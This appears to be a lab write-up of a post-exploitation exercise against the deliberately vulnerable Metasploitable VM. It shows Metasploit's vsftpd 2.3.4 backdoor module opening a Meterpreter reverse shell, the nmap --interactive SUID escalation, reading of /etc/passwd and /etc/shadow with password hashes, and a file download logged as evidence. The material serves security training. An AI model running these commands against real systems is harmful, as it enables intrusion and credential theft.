Post-Exploitation on Metasploitable (Linux Target)

Objective

- Gain shell (Meterpreter)
- Escalate privileges (root)
- Collect evidence
- Generate SHA256 hash
- Perform basic forensics

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

1. Gain Access (Meterpreter)



Step 1: Start Metasploit

Msfconsole



Step 2: Use a Linux-compatible exploit

Search vsftpd 2.3.4

```
root@kali: /home/kali   root@kali: /home/kali

┌──(root㉿kali)-[/home/kali]
└─# msfconsole -q
msf > search     vsftpd 2.3.4

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf >
```

use exploit/unix/ftp/vsftpd_234_backdoor

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   FETCH_COMMAND   CURL             yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
   FETCH_DELETE    false            yes       Attempt to delete the binary after execution
   FETCH_FILELESS  none             yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python
                                              variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, sh
                                              ell)
   FETCH_SRVHOST                    no        Local IP to use for serving payload
   FETCH_SRVPORT   8080             yes       Local port to use for serving payload
   FETCH_URIPATH                    no        Local URI to use for serving payload
   LHOST                            yes       The listen address (an interface may be specified)
   LPORT           4444             yes       The listen port
```

set RHOSTS 192.168.189.133

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.189.133
RHOSTS => 192.168.189.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.189.133  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):
```

Set LHOSTS 192.168.189.143

Exploit

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.189.143
LHOST => 192.168.189.143
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.189.143:4444
[+] 192.168.189.133:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.189.143:4444 -> 192.168.189.133:38757) at 2026-04-09 12:35:07 -0400

meterpreter >
```

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 00:0c:29:11:b2:ff
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.189.133
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::20c:29ff:fe11:b2ff
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

---

3. Privilege Escalation (Linux)

Step 1: Check Current User

Whoami

```
whoami
root
```

Step 2: Check Sudo Permissions

sudo -l

```
sudo -l
User root may run the following commands on this host:
    (ALL) ALL
```

Step 3: Check SUID Files (VERY IMPORTANT)

find / -perm -4000 2>/dev/null

```
root@kali: /home/kali    root@kali: /home/kali
find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Step 4: Exploit SUID (Example with Nmap)

nmap --interactive
!sh

---

4. Post-Exploitation Enumeration

uname -a
id
cat /etc/passwd

```
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
```

cat /etc/shadow

```
syslog:*:14684:0:99999:7:::
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
```

---

5. Evidence Collection

Step 1: Find Sensitive File

cd /etc
ls

passwd
shadow

```
passwd
passwd-
pcmcia
perl
php5
popularity-contest.conf
postfix
postgresql
postgresql-common
ppp
printcap
profile
profile.d
proftpd
protocols
purple
python
python2.5
rc.local
rc0.d
```

Step 2: Download File (Meterpreter)

download /etc/passwd


```
^Z
Background channel 2? [y/N]  y
meterpreter > download /etc/passwd /root/passwd
[*] Downloading: /etc/passwd -> /root/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd -> /root/passwd
[*] Completed  : /etc/passwd -> /root/passwd
meterpreter >
```

---

6. Generate SHA256 Hash

On Kali Linux:

sha256sum passwd



Evidence Table

Item	Description	Collected By	Hash Value
System File	/etc/passwd	VAPT Analyst	af23ffe0bc5479a70a1…..

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7. Memory / System Analysis (Linux Alternative)

Volatility is mainly for memory dumps (Windows focus), but you can still do:

Check Running Processes

ps aux

Check Network Connections

netstat -antp

Check Cron Jobs

crontab -l

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8. Logging

Timestamp	Tool	Action
2026-04-9 10:00	Metasploit	Exploit successful
2026-04-9 10:10	Shell	Privilege escalated to root
2026-04-9 10:20	Meterpreter	File downloaded
2026-04-9 10:25	sha256sum	Hash generated